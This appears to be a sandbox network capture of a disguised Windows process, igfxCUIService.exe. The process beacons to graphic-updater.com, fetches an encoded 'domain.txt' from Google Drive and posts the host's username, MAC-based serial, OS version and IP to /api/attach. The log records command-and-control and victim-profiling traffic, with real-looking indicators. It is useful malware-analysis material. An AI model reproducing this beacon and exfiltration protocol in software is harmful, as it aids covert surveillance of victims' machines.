2022-01-11 16:09:23 UTC	27	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:23 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 30 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:23 UTC	27	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.4	49827	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:23 UTC	27	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:23 UTC	27	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:24 UTC	27	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:23 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 29 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:24 UTC	28	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.4	49828	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:24 UTC	27	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:24 UTC	27	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:24 UTC	28	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:24 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 28 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:24 UTC	28	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.4	49829	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:24 UTC	28	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:24 UTC	28	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:24 UTC	28	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:24 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 27 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:24 UTC	29	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.4	49830	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:24 UTC	28	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:24 UTC	28	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:25 UTC	29	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:25 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 26 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:25 UTC	29	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.4	49831	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:25 UTC	29	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:25 UTC	29	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:25 UTC	29	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:25 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 25 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:25 UTC	30	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.4	49832	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:25 UTC	29	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:25 UTC	29	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:26 UTC	30	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:25 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 24 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:26 UTC	30	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49797	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:05 UTC	7	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:05 UTC	7	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:05 UTC	7	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:05 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 57 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:05 UTC	7	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.4	49834	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:26 UTC	30	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:26 UTC	30	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:26 UTC	31	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:26 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 22 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:26 UTC	31	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.4	49835	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:26 UTC	30	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:26 UTC	30	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:26 UTC	30	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:26 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 22 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:26 UTC	31	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.4	49839	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:27 UTC	31	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:27 UTC	31	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:27 UTC	31	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:27 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 21 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:27 UTC	31	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.4	49843	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:27 UTC	31	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:27 UTC	31	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:28 UTC	32	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:27 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 20 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:28 UTC	32	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.4	49842	142.250.181.238	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:27 UTC	31	OUT	GET /uc?id=1W64PQQxrwY3XjBnv_QAeBQu-ePr537eu HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 0 Host: drive.google.com
2022-01-11 16:09:28 UTC	32	IN	HTTP/1.1 302 Moved Temporarily Content-Type: text/html; charset=UTF-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Tue, 11 Jan 2022 16:09:28 GMT Location: https://doc-0k-2o-docs.googleusercontent.com/docs/securesc/ha0ro937gcuc7l7deffksulhg5h7mbp1/ot3340k8gdd9p4c62g2sf2iqkmc81t1u/1641917325000/15598710561884722261/*/1W64PQQxrwY3XjBnv_QAeBQu-ePr537eu P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info." Content-Security-Policy: script-src 'nonce-w9fYkMxXm2PUjN0srnboCA' 'unsafe-inline' 'strict-dynamic' https: http: 'unsafe-eval';object-src 'none';base-uri 'self';report-uri https://csp.withgoogle.com/csp/drive-explorer/ Report-To: {"group":"coop_gse_l9ocaq","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/gse_l9ocaq"}]} Cross-Origin-Opener-Policy-Report-Only: same-origin; report-to="coop_gse_l9ocaq" X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block Server: GSE Set-Cookie: NID=511=c-GfjKO3OhkhEbdJgOPW-ub9e_qRYk_UnfSrRDgyWQsXZ5ii5xw3GHsDrKMO0JVhj72P0Rze_hYcZTe5oLS7UB9J1DsTszM88KBLtYCZF07_0mIp5wUbqjOYYwyGEtu7cU1xBIkHAcXpyEyNaVoUWlpDCz8YkYfyAN7irxXYih0; expires=Wed, 13-Jul-2022 16:09:28 GMT; path=/; domain=.google.com; HttpOnly Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Sec-Fetch-Dest, Sec-Fetch-Mode, Sec-Fetch-Site,Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-01-11 16:09:28 UTC	34	IN	Data Raw: 31 37 39 0d 0a 3c 48 54 4d 4c 3e 0a 3c 48 45 41 44 3e 0a 3c 54 49 54 4c 45 3e 4d 6f 76 65 64 20 54 65 6d 70 6f 72 61 72 69 6c 79 3c 2f 54 49 54 4c 45 3e 0a 3c 2f 48 45 41 44 3e 0a 3c 42 4f 44 59 20 42 47 43 4f 4c 4f 52 3d 22 23 46 46 46 46 46 46 22 20 54 45 58 54 3d 22 23 30 30 30 30 30 30 22 3e 0a 3c 48 31 3e 4d 6f 76 65 64 20 54 65 6d 70 6f 72 61 72 69 6c 79 3c 2f 48 31 3e 0a 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 41 20 48 52 45 46 3d 22 68 74 74 70 73 3a 2f 2f 64 6f 63 2d 30 6b 2d 32 6f 2d 64 6f 63 73 2e 67 6f 6f 67 6c 65 75 73 65 72 63 6f 6e 74 65 6e 74 2e 63 6f 6d 2f 64 6f 63 73 2f 73 65 63 75 72 65 73 63 2f 68 61 30 72 6f 39 33 37 67 63 75 63 37 6c 37 64 65 66 66 6b 73 75 6c 68 67 35 68 37 6d 62 70 31 2f 6f 74 33 33 Data Ascii: 179<HTML><HEAD><TITLE>Moved Temporarily</TITLE></HEAD><BODY BGCOLOR="#FFFFFF" TEXT="#000000"><H1>Moved Temporarily</H1>The document has moved <A HREF="https://doc-0k-2o-docs.googleusercontent.com/docs/securesc/ha0ro937gcuc7l7deffksulhg5h7mbp1/ot33
2022-01-11 16:09:28 UTC	34	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.4	49846	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:28 UTC	34	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:28 UTC	34	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:28 UTC	34	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:28 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 19 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:28 UTC	35	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.4	49847	142.250.185.129	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:28 UTC	34	OUT	GET /docs/securesc/ha0ro937gcuc7l7deffksulhg5h7mbp1/ot3340k8gdd9p4c62g2sf2iqkmc81t1u/1641917325000/15598710561884722261/*/1W64PQQxrwY3XjBnv_QAeBQu-ePr537eu HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 0 Host: doc-0k-2o-docs.googleusercontent.com
2022-01-11 16:09:28 UTC	35	IN	HTTP/1.1 200 OK X-GUploader-UploadID: ADPycdtMVQJ0hG4LLqRwFlsgQl6l3sbmKOjS2U7il6t2dmStf3za2cejsss5KIeeuEtZob-uwZ-Pk-B2mK7lvhybDBI Access-Control-Allow-Origin: * Access-Control-Allow-Credentials: false Access-Control-Allow-Headers: Accept, Accept-Language, Authorization, Cache-Control, Content-Disposition, Content-Encoding, Content-Language, Content-Length, Content-MD5, Content-Range, Content-Type, Date, developer-token, financial-institution-id, X-Goog-Sn-Metadata, X-Goog-Sn-PatientId, GData-Version, google-cloud-resource-prefix, linked-customer-id, login-customer-id, x-goog-request-params, Host, If-Match, If-Modified-Since, If-None-Match, If-Unmodified-Since, Origin, OriginToken, Pragma, Range, request-id, Slug, Transfer-Encoding, hotrod-board-name, hotrod-chrome-cpu-model, hotrod-chrome-processors, Want-Digest, x-chrome-connected, X-ClientDetails, X-Client-Version, X-Firebase-Locale, X-Goog-Firebase-Installations-Auth, X-Firebase-Client, X-Firebase-Client-Log-Type, X-Firebase-GMPID, X-Firebase-Auth-Token, X-Firebase-AppCheck, X-Goog-Drive-Client-Version, X-Goog-Drive-Resource-Keys, X-GData-Client, X-GData-Key, X-GoogApps-Allowed-Domains, X-Goog-AdX-Buyer-Impersonation, X-Goog-Api-Client, X-Goog-Visibilities, X-Goog-AuthUser, x-goog-ext-124712974-jspb, x-goog-ext-251363160-jspb, x-goog-ext-259736195-jspb, X-Goog-PageId, X-Goog-Encode-Response-If-Executable, X-Goog-Correlation-Id, X-Goog-Request-Info, X-Goog-Request-Reason, X-Goog-Experiments, x-goog-iam-authority-selector, x-goog-iam-authorization-token, X-Goog-Spatula, X-Goog-Travel-Bgr, X-Goog-Travel-Settings, X-Goog-Upload-Command, X-Goog-Upload-Content-Disposition, X-Goog-Upload-Content-Length, X-Goog-Upload-Content-Type, X-Goog-Upload-File-Name, X-Goog-Upload-Header-Content-Encoding, X-Goog-Upload-Header-Content-Length, X-Goog-Upload-Header-Content-Type, X-Goog-Upload-Header-Transfer-Encoding, X-Goog-Upload-Offset, X-Goog-Upload-Protocol, x-goog-user-project, X-Goog-Visitor-Id, X-Goog-FieldMask, X-Google-Project-Override, X-Goog-Api-Key, X-HTTP-Method-Override, X-JavaScript-User-Agent, X-Pan-Versionid, X-Proxied-User-IP, X-Origin, X-Referer, X-Requested-With, X-Stadia-Client-Context, X-Upload-Content-Length, X-Upload-Content-Type, X-Use-Alt-Service, X-Use-HTTP-Status-Code-Override, X-Ios-Bundle-Identifier, X-Android-Package, X-Ariane-Xsrf-Token, X-YouTube-VVT, X-YouTube-Page-CL, X-YouTube-Page-Timestamp, X-Compass-Routing-Destination, x-framework-xsrf-token, X-Goog-Meeting-ABR, X-Goog-Meeting-Botguardid, X-Goog-Meeting-ClientInfo, X-Goog-Meeting-ClientVersion, X-Goog-Meeting-Debugid, X-Goog-Meeting-Identifier, X-Goog-Meeting-RtcClient, X-Goog-Meeting-StartSource, X-Goog-Meeting-Token, X-Goog-Meeting-ViewerInfo, X-Client-Data, x-sdm-id-token, X-Sfdc-Authorization, MIME-Version, Content-Transfer-Encoding, X-Earth-Engine-App-ID-Token, X-Earth-Engine-Computation-Profile, X-Earth-Engine-Computation-Profiling, X-Play-Console-Experiments-Override, X-Play-Console-Session-Id, x-alkali-account-key, x-alkali-application-key, x-alkali-auth-apps-namespace, x-alkali-auth-entities-namespace, x-alkali-auth-entity, x-alkali-client-locale, EES-S7E-MODE, cast-device-capabilities, X-Server-Timeout, x-foyer-client-environment Access-Control-Allow-Methods: GET,OPTIONS Content-Type: text/plain Content-Disposition: attachment;filename="domain.txt";filename*=UTF-8''domain.txt Content-Length: 56 Date: Tue, 11 Jan 2022 16:09:28 GMT Expires: Tue, 11 Jan 2022 16:09:28 GMT Cache-Control: private, max-age=0 X-Goog-Hash: crc32c=zkaohA== Server: UploadServer Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close
2022-01-11 16:09:28 UTC	38	IN	Data Raw: 4e 6d 73 6a 43 53 41 67 57 53 6c 68 61 56 4d 76 4a 7a 30 53 51 48 35 2b 61 69 55 7a 4d 43 55 70 4b 46 64 71 4f 7a 45 67 49 6a 59 4d 49 32 55 68 43 44 78 6d 46 67 3d 3d Data Ascii: NmsjCSAgWSlhaVMvJz0SQH5+aiUzMCUpKFdqOzEgIjYMI2UhCDxmFg==

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.4	49849	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:29 UTC	38	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:29 UTC	39	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:29 UTC	39	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:29 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 18 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:29 UTC	39	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.4	49850	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:29 UTC	39	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:29 UTC	39	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:29 UTC	39	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:29 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 17 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:29 UTC	39	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.4	49854	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:29 UTC	39	OUT	POST /api/attach HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 136 Host: graphic-updater.com
2022-01-11 16:09:29 UTC	40	OUT	Data Raw: 73 65 72 69 61 6c 3d 45 43 2d 46 34 2d 42 42 2d 45 41 2d 31 35 2d 38 38 5f 5f 6a 6f 6e 65 73 26 6e 61 6d 65 3d 6a 6f 6e 65 73 26 75 73 65 72 5f 74 6f 6b 65 6e 3d 38 37 32 33 34 37 38 38 37 33 34 38 37 26 6f 73 3d 20 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 31 30 20 50 72 6f 20 20 36 34 2d 62 69 74 20 31 30 2e 30 2e 31 37 31 33 34 26 61 6e 74 69 3d 26 69 70 3d 31 39 32 2e 31 36 38 2e 32 2e 34 Data Ascii: serial=EC-F4-BB-EA-15-88__user&name=user&user_token=8723478873487&os= Microsoft Windows 10 Pro 64-bit 10.0.17134&anti=&ip=192.168.2.4
2022-01-11 16:09:30 UTC	40	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:30 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 16 Access-Control-Allow-Origin: * Content-Length: 48 Connection: close Content-Type: application/json
2022-01-11 16:09:30 UTC	40	IN	Data Raw: 7b 22 74 6f 6b 65 6e 22 3a 22 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 22 7d Data Ascii: {"token":"dda3e326-462d-4082-a6bd-07c7f1afd764"}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49798	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:06 UTC	7	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:06 UTC	7	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:06 UTC	8	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:06 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 56 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:06 UTC	8	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.4	49856	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

